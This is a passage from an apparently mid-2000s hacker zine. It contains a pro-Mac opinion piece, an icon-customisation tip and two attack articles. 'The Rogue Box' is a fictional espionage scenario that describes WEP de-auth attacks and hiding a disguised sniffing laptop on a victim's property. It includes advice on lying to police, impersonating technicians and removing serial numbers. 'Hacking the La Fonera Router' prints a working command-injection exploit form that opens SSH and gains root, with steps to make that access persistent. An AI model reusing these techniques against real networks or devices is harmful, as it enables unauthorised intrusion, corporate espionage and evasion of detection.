


While we did this with a plain old jpeg image, we could have been translating anything. For that matter, who said this utility stops at MIME attachments?

Start sniffing, start translating, and tell us what you've decoded!

You can share your results in our forums at <http://www.oddree.com/forums>.

-RDH



Buy Your Mom A Mac

By: Grant Brunner

I am an Apple-whore. I love the twenty inch screen, the dual core processor, the seamless integration with my iPods, and the bragging rights that I have because I don't get viruses. I am actually the scourge of the people that read this magazine. I am an elitist, and I love every moment of it.

Now, you may feel a certain way towards Macintosh computers and Apple in general, but this isn't about you. This is about your mom. Yeah, I said it. Your mom. The way that you use a computer, and the way your mother uses a computer are drastically different. I didn't really think about this much at all until a couple of weeks ago when my mother asked me to help her with some photos.

She was on a Windows 2000 machine, and she didn't have a simple way to mildly manipulate the photos (Red eye reduction and photo rotating) or create a customizable slide show. As soon as I heard her tell me the story, the first thing I thought of was iPhoto. "This would be so much easier if she just had a Mac", I thought to myself.

I looked around for an application to do this easily on a Windows 2000 machine, but there wasn't anything that I wanted to make her use. My mother is not a moron when it comes to computers, but she just doesn't use computers the way that I do. I didn't quite understand why she needed a slide show, but it dawned on me that she wanted the same kind of experience that she would have with a traditional photo album.




I have no problem at all with loading each picture individually to look at them all. I don't mind launching Photoshop to edit my pictures. It just doesn't eat up a lot of my time to do that. With my mother, it would be like pulling teeth to get her to use Photoshop and an image viewer, or multiple applications in general.

I ended up saddling my mother with a Flickr account, and she was okay with that, but it got me thinking about how much happier she would be if she had a Mac at her disposal. I could see her photocasting for all of her friends. I could see her running an iWeb website on a .Mac account. I could even see her making DVDs in iDVD for Christmas gifts.

The weird thing is that I actually circumvent the simpleness that Apple offers me. I record podcasts in Garageband, but I like to edit in Audacity, and release it through Wordpress. I have an iWeb-designed website, but instead of using .Mac, I export, and then upload to my own server. I suppose it's the little bit of Windows left in me that I need to make everything more complicated, but that's just how I do things. That isn't how my mother has to do it.

All I am saying is that you should look at your mother's needs and wants in a computer, and keep the idea of a Macintosh computer open as an option. If you want to get anyone excited or more into computers, give them a good looking and easy to use machine. That is exactly what Apple provides. All I am saying... Is give Macs a chance.

Grant Brunner is a film student that thinks that he can write, and he does so regularly. If you'd like to visit him on MySpace, too bad for you. He refuses to use that particular website on the grounds that it is a "piece of shit". If you would like to send Grant "fan" mail, you can reach him at grantbrunner@gmail.com. If you think that you can muster any more of Grant, you can visit his website (typebas.blogspot.com) and his podcast (twrpodcast.wordpress.com).



THE ROGUE BOX

Do you ever walk alongside of buildings and look at the strange metallic boxes that the telecommunication companies staple to them? No, you probably don't. I don't do that either. But while none of us are paying good attention, those telecommunication companies are running around destroying your property, running screws through your buildings exterior, and all the while giving them cool sounding names like "smart jacks". But does anybody really pay attention to who is putting in those boxes, and what they really do? Let's make up a really cool story to go with this evil idea that I had.


I often imagine how cool it would be to run around stealing trade secrets from corporations, and selling them to their competitors. We have a name for this practice – corporate espionage. Imagine that you are a paid criminal, spy, and social engineer. You work for the LAWL Corporation, unofficially. On a weekly basis you bring them all the latest designs from their biggest competitor, ROFL Corp., often several months before anything is released. Up until now, your secrets have been bought from an insider who works in the company. It's a pretty good racket. You pay someone on the inside to give you the dirt. You then sell the information to the competitor, and make a good eighty percent profit on the deal. But it seems that your inside man was a bit of a slacker, and spent too much time looking at Internet porn. His days with ROFL Corp. are now over.

The LAWL Corp. executive who has been buying your secrets believes that you are getting them electronically. You have convinced them that you are quite the "hacker", when in fact, you are nothing but a mere con man. You decide to get right to work and pack up your laptop. After a short drive, you arrive in the parking lot of the ROFL Corp. at approximately 10:00PM. There are only a few cars in the parking lot. Most of them are parked far enough from the

building that you suspect they are company cars, and nobody is inside. You set down your laptop, pop open a Jolt Cola (hackers drink that stuff) and go to work on the wireless network. At first, it doesn't seem at all challenging. Within a few moments you are connected to their network, which has a wireless SSID of "ROFL".

You spend ten minutes or so attempting to connect to other hosts on this network, but it seems that you are alone. Why would this company put up a wireless network and not connect anything to it? There are two likely answers to that. Many companies set up wireless networks for guests. They make it easy for visitors to jump onto for checking email, etc. but will never connect the corporate devices to this network. The other possibility is that you have stumbled into a trap of sorts. Some companies employ honeypot's (baited traps). If this is a honeypot, you have just sounded the alarms.

You take a deep breath, and relax. Right now, you haven't broken any laws. But you start to think of a good story of why you are sitting in this parking lot at 10:00PM.



If you are approached by law enforcement, they might like to know what you are doing here. The answer to that is, “a bunch of my friends work here and we all went out drinking – they are meeting me back here soon so I can drive some of them home”. Yes, you are a designated driver!

You get back to work searching for networks, and you find one. This network is called “011-GRQ78”. You also notice that its WEP encrypted. That would be 128-bit WEP encryption. While the SSID means nothing to you, it seems you have found your mark. There aren’t any houses or other office buildings in the near proximity, and the signal you are getting is very strong. You fancy yourself a hacker. How do you crack 128-bit WEP keys? There are a couple of methods.


One fairly old method is called a “de-auth attack”. There are variations to this attack. In one scenario you might send packets to a wireless access point telling it that one of the connected clients is leaving the network. The result there is that the access point hangs up on the client. The client then says, “Hey man, I didn’t say that

I was done here”. It would then reconnect itself. You immediately disconnect them again with the same attack. You may question what the point of this attack is. It has been shown that “weak keys” are generated every time you start up a connection with the access point. Those so called weak keys come in very handy when you are trying to crack a large WEP key. This would be a good attack to run at 10:00PM. The computers that are connected to the network at this time of night are sitting idle. If they are still “awake” (not in sleep or hibernate mode) than they will play right along with this game. Obviously this is not a good attack to run against a computer that is being used. People tend to notice when they are being ejected repeatedly from a wireless network.

There is another variation of the “de-auth attack” where you play attacker and victim simultaneously. That is, you have two wireless network cards. You actually connect and disconnect with one card, while you sniff the conversation from the other. But we have better stories to tell here, and these attacks are all well documented elsewhere.


After a couple of de-auth attacks you find yourself unable to reconnect to the network. What happened? Remember that we said this de-auth attack is old news. This prestigious corporation probably bought newer wireless equipment, which is wise to your little game. My experience shows that devices grow suspicious after about five of these re-authentication gags. Then, they begin ignoring you for a specified period of time and end our little attack.

You stay another hour or so, sniffing what little data trickles through the network. You capture a little less than one megabyte of data, in a two hour period. It will take a lot more than this to crack such a large WEP key. There are several programs that can crack a WEP key, but you are going to need a substantial amount of data (many, many, gigabytes worth). You cannot sit in this parking lot for the next couple of days, or perhaps weeks that it’s going to take to collect enough data.



Enter the “Rogue Box”.

You probably see where we are going with this. We need a practical way of collecting substantial amounts of data from this company’s wireless network. It would be nice if we could leave off a laptop here for a couple weeks and then just come back and get it. Heck, you could probably do even better than that. How about you leave off a laptop, and never come back for it. After all, if you have a laptop with a good Internet connection through a wireless network (we had that guest network which was openly accessible) you can easily have this information uploaded, emailed, or otherwise “dropped” somewhere for you to come get it. But what about this Rogue Box?



The Rogue Box is a laptop, in a shell. Not a good laptop. Not necessarily a good shell either. I have two or three laptops in my basement that just won’t die. One of them is a Toshiba Satellite. It was not a very powerful laptop in its day, and it’s no gem by today’s demanding resource needs. But it will run Linux okay, and it’s got a PC-Card slot for a wireless device. That should do. You don’t need anything fancy for what we are doing here. There is also a chance that we may not get this laptop back into our possession. You may want to file off the serial numbers, and avoid leaving any incriminating clues on this device.

We need a good solid box too. If you are going to stick it to a wall, consider something metallic. The laptop will be going inside. So make sure it’s going to fit in there. Heck, you can fabricate it yourself if you need to. Just make it look convincing. By that, we mean to put a sticker on it from your local phone carrier (or theirs) and paint it some ugly dark green color. Green seems to be the camouflage color of ugly boxes that you aren’t supposed to be looking at.

I have thought a lot about this, and you will probably figure out pretty quickly that your laptop will not run for weeks on end without a constant power source. It’s not very likely that the building you are going to attach this box to is going to have outdoor outlets. For that matter, if you run a power cord across the building exterior to your “rogue box” you are just asking for it to be noticed. Getting power into this box, without drawing suspicion will be the most difficult part of this project. Have you considered going underground?

Most parking lots are lit. Where there is a light pole, there is power. Looking around the base of these structures there are usually little plates that can be removed with a screwdriver. I’m not suggesting you handle live electricity if you are not qualified. Don’t go out and kill yourself, then blame it on us. Yet, how hard would it be to run a cable out of there? You can’t just leave your laptop lying around on the ground though. You will have to bury it – alive.

These ideas sound a little far fetched by now. So let’s take a look at some examples, which will keep this whole fantasy grounded.

In our first example, we are shooting for something we could leave underground. I went out to a couple of retail stores and looked over their Tupperware selections, but nothing seemed to be the right size for my laptop. The kitty litter box was a close fit, but those things don't come with lids! I decided to improvise and start with something that was the right size - regardless of how waterproof it was. I found that a motherboard box is just about perfect. Being that it's made out of cardboard, we should have an easy time cutting holes and such.

Next we got a steak knife and cut a nice sized rounded hole in the top. Your laptop will not breathe well underground (it will get hot in there running all the time). Aside from giving it a nice SCUBA style breathing tube, we can give it a nice foundation for our wireless antenna. Obviously you will need that. The signal doesn't travel very well through the solid ground.

Another method might be a nice metallic housing. This is more like what you would see glued or nailed to the side of a building. Make it as official looking as possible. We could probably put one up outside of your house, or attach it to a utility box in your backyard, and you wouldn't question it.

A good source for housing is the garbage. Consider hitting a couple of thrift stores, or doing a little dumpster diving for a good start to your project. There is never any shortage of plastic containers at thrift stores. While you probably wouldn't want to eat out of most of them (even after a good washing) they would be more than suitable for our needs.


Once you have your housing ready, you need to seal it around the edges. It doesn't need to be permanent - so don't get crazy and use "liquid nail" stuff. Your average indoor/outdoor caulk should be appropriate. You want to make sure that a bit of air can get to your laptop, but water cannot. Use your imagination.

Another nice place to harbor a laptop is the ceiling of your victim's establishment. Everyone has overhead lighting. How hard would it be to tap into that power source and leave your laptop in the drop ceiling? You may think it's difficult to get into a guarded company, but nearly every public lobby gives you access to a restroom. Throw on a mechanic's suit, carry in a ladder, and you just became the heating and cooling technician.

Conclusion

Our ending goal here is to gather enough data that we can run through it with a WEP cracking utility and end up with the WEP key in a reasonable amount of time. Once we have that WEP key - we can gain entry to the network and have full access to all resources. Got a nice story? Had some fun of your own? Stop by our forum and show us your rogue box.

-Ray Dios Haque



MAC ATTACK: KILLING THE FINDER ICON

BY APEX81

Step One: Finding The Proper .png files

```
apex-laptop:/ apex$ cd /System/Library/CoreServices/Dock.app/Contents/Resources
```

Step Two: Backup! Backup! Backup! You never know when you will want to put the system back to its original state. That being said, it is always important to back up any folder or files you will be manipulating.

First, we will make a directory on your desktop:

```
apex-laptop:/System/Library/CoreServices/Dock.app/Contents/Resources apex$ sudo mkdir /Users/username/Desktop/backup/
```

Second, we will copy every single .png file that currently resides in the Resources folder, and then place them into the backup folder on your desktop.

```
apex-laptop:/System/Library/CoreServices/Dock.app/Contents/Resources apex$ sudo cp *.png /Users/username/Desktop/backup/
```

Thirdly, we need to change the permission to all the .png files so that we can edit them in our favorite graphics editor.

```
sudo chmod o+w *.png
```

Step Three: Making the Changes

Now open the folder 'backup' on your Desktop. You can do this with a mouse or simply type the following in the terminal window:

```
open .
```

All of the .png files that are currently in the backup folder can be edited in programs such as Photoshop, or Gimp. For instance, finder.png is the annoying smiley face icon that resides in the Dock for Finder (I could only take looking at that icon for so long before it started to make me feel a little uncomfortable).

Finally, you'll need to delete the Dock preferences. Go to /Library/Caches/ and delete 'com.apple.dock.iconcache.yourusername'

Now, ctrl+alt click the Finder Icon and click "relaunch".

newb notes

cd: used to change directories... same as in Windows.

mkdir: make directory... just creates a new file folder where ever you want it to go

cp: copy... used to copy files. In this case 'cp *.png' means copy any file that has the extension of .png

chmod o+w: Set write permission for "others" only on the directories you want accessible to the outside. (IE. chmod o+w *.png , changes write permission to all the *.png files)

sudo: sudo allows a permitted user to execute a command as the superuser or another user... for example--'sudo chmod o+w *.png'—this command allows a user to act as root (admin), thus giving them access to changing the permission of the files that end with the .png extension.

open . : opens the current directory in a new Finder window. Don't forget that period.


From the desk of Ray Dios Haque



We were pretty impressed with this simple and fun little hack. It showed us how easily OS X can be tweaked and modified using tools that come with it. I ended up changing my finder icon into "Edgar" the evil computer just to test this out. But I loved the look of it so much, I left it that way. Next on my list of things to do is to turn this into a transparent PNG file so that it looks a little more natural.

Had some fun with your icons? Stop by the forums and show us your "screenies" (LAWL).

Before



After



We are always looking for interesting tips, tricks, etc. Send your submissions to ray@oddree.com.

HACKING THE LA FONERA ROUTER

written by [cypherxero] :: cyphersecurity

www.cypherxero.net/security

Fon, a wireless router company, is now subsidizing their portable wireless routers, known as the La Fonera. Basically, you can obtain one for \$30, or in my case, for free, due to some promotions they were having. The catch? When people connect to your free wireless router all of their port 80 connections are rerouted to their webpage. To continue to use the internet through the La Fonera router you have to pay a fee, usually about \$10. It's an extortion device. Unfortunately, they failed to understand the nature of hackers, and that the La Fonera router would soon be under our control.

The Concept of Taking Control

The La Fonera router contains two SSIDs (one private and one public). The private SSID is used for connecting to the web interface to change a few basic settings. The public wireless access is locked down as explained earlier. Let's analyze what's going on. Connect to the router via the private SSID, and type in the router's IP address, which is 192.168.10.1 by default. Once in, you'll notice you have hardly any control whatsoever. (the default user/pass is admin/[serial number on the bottom of the router]). Open up nmap, and let's do an OS scan to find out what's under the hood.

```
cypherxero@beatrix:~$ nmap -O -T5 192.168.10.1
```

```
Starting Nmap 4.20 ( http://insecure.org ) at 2007-03-03 19:08 Central Standard Time
```

```
Interesting ports on 192.168.10.1:
```

```
Not shown: 1694 closed ports
```

```
PORT STATE SERVICE
```

```
53/tcp open domain
```

```
80/tcp open http
```

```
8080/tcp open http-proxy
```

```
MAC Address: 00:18:84:14:9B:E2 (FON)
```

```
Device type: broadband router
```

```
Running: Linksys embedded
```

```
OS details: Linksys WRT54GS v4 running OpenWrt w/Linux kernel 2.4.30
```

```
Network Distance: 1 hop
```

```
OS detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/.
```

```
Nmap finished: 1 IP address (1 host up) scanned in 4.115 seconds
```

```
cypherxero@beatrix:~$
```

Ah, so it looks like the La Fonera router is running OpenWRT with the Linux kernel 2.4.30. Great, it's a *nix system, which makes things a lot easier for us. We know that OpenWRT includes an SSH daemon, dropbear, for remote shell connections. After doing some research online, it turns out that dropbear is disabled by default, and that IPTables is blocking connections to port 22. So how can we enable the ssh daemon and allow port 22 traffic? Let's look for some flaws in the web server that runs on the router.


It turns out that a flaw exists in the web interface, in the CGI-bin directory. If you look at the source code for this URL (http://192.168.10.1/cgi-bin/webif/adv_wifi.sh) you'll see an input field that's labeled "wifimode" If encoded using multipart/form-data, you can actually send arbitrary commands to the shell!

So, open up vi (or whatever text editor you use), and type in this basic html form script:

```
<html>
<head>
</head>
<body>
<center>
<h3>STEP ONE</h3>
<form method="post" action="http://192.168.10.1/cgi-bin/webif/adv_wifi.sh"
enctype="multipart/form-data">
<input name="wifimode" value="/usr/sbin/iptables -I INPUT 1 -p tcp --dport 22 -j ACCEPT"
size="68" >
<input type="submit" name="submit" value="Submit" onClick="{this.form.wifimode.
value='&quot;;' + this.form.wifimode.value + '&quot;;'}" />
</form>

<h3>STEP TWO</h3>
<form method="post" action="http://192.168.10.1/cgi-bin/webif/adv_wifi.sh"
enctype="multipart/form-data">
<input name="wifimode" value="/etc/init.d/dropbear" size="68" >
<input type="submit" name="submit" value="Submit" onClick="{this.form.wifimode.
value='&quot;;' + this.form.wifimode.value + '&quot;;'}" />
</center>
</body>
</html>
```

Proceed with Step One, and then with Step Two. Once that has happened, Port 22 and SSH are temporarily enabled on the router. Take your ssh client, like PuTTY, and connect to the router, using the username as "root" and the password from the web gui explained earlier. Once you're in, you should see a prompt that looks like this:



```
192.168.10.1 - PuTTY
login as: root
root@192.168.10.1's password:

BusyBox v1.1.3 (2006.09.11-19:54+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

-----
Fonera Firmware (Version 0.7.0 rev 4) -----
*
* Based on OpenWrt - http://openwrt.org
* Powered by FON - http://www.fon.com
-----

root@OpenWrt:~# uname -a
Linux OpenWrt 2.4.32 #10 Tue Sep 12 17:41:46 UTC 2006 mips unknown
root@OpenWrt:~# █
```

Making the Pwnage Permanent

Your eyes are not deceiving you, you're logged in as root! In order to make these changes permanent, enter these commands at the prompt:

```
$ mv /etc/init.d/dropbear /etc/init.d/S50dropbear
$ vi /etc/firewall.user
```

[PRESS i] Comment these two lines out to keep them from being loaded upon boot (add an # to the start of the line):

```
iptables -t nat -A prerouting_rule -i $WAN -p tcp --dport 8080 -j DNAT --to 192.168.1.2:80
iptables -A forwarding_rule -i $WAN -p tcp --dport 80 -d 192.168.1.2 -j ACCEPT
```

Now hit the ESC key, and type in “:wq” to save and quit from the file. Reboot the router to have the changes accepted. Finally, you'll want to keep FON from downloading and running scripts on your router (oh yes, they actually do this without your consent). From the console, type in:

```
$ vi /bin/thinclient
```

Comment (#) out the following line from the bottom of the config file:

```
./tmp/.thinclient.sh
```

From here, it's just a matter of finding the iptables config file, and removing the lines that redirect all port 80 connections to their service. That topic is left for another time, so do a little search about how iptables works, and you'll be good to go.



Conclusion

What you've just seen was a flaw in a cgi script, and you just did a remote command injection via a malformed form-data POST script. Once root, you can even go so far as to installing other applications. I ended up installing tcpdump on the router itself, which is my way of raising a flag on enemy territory and claiming it for myself. Pure pwnage to say the least. Shouts go out to Michael and Stefan of the Hack the FON community for discovery of vulnerability in the cgi script.



cyphersecurity

CypherXero aka Cody Rester is a network security enthusiast, and an Information Technology major. If you would like to hear more from him, you can read his website (cypherxero.net). If you would like to contact CypherXero, you can write to him at cypherxero@gmail.com. CypherXero likes to hack the planet in his spare time.

GETTING THE MOST FROM FOREMOST

BY RAY DIOS HAQUE

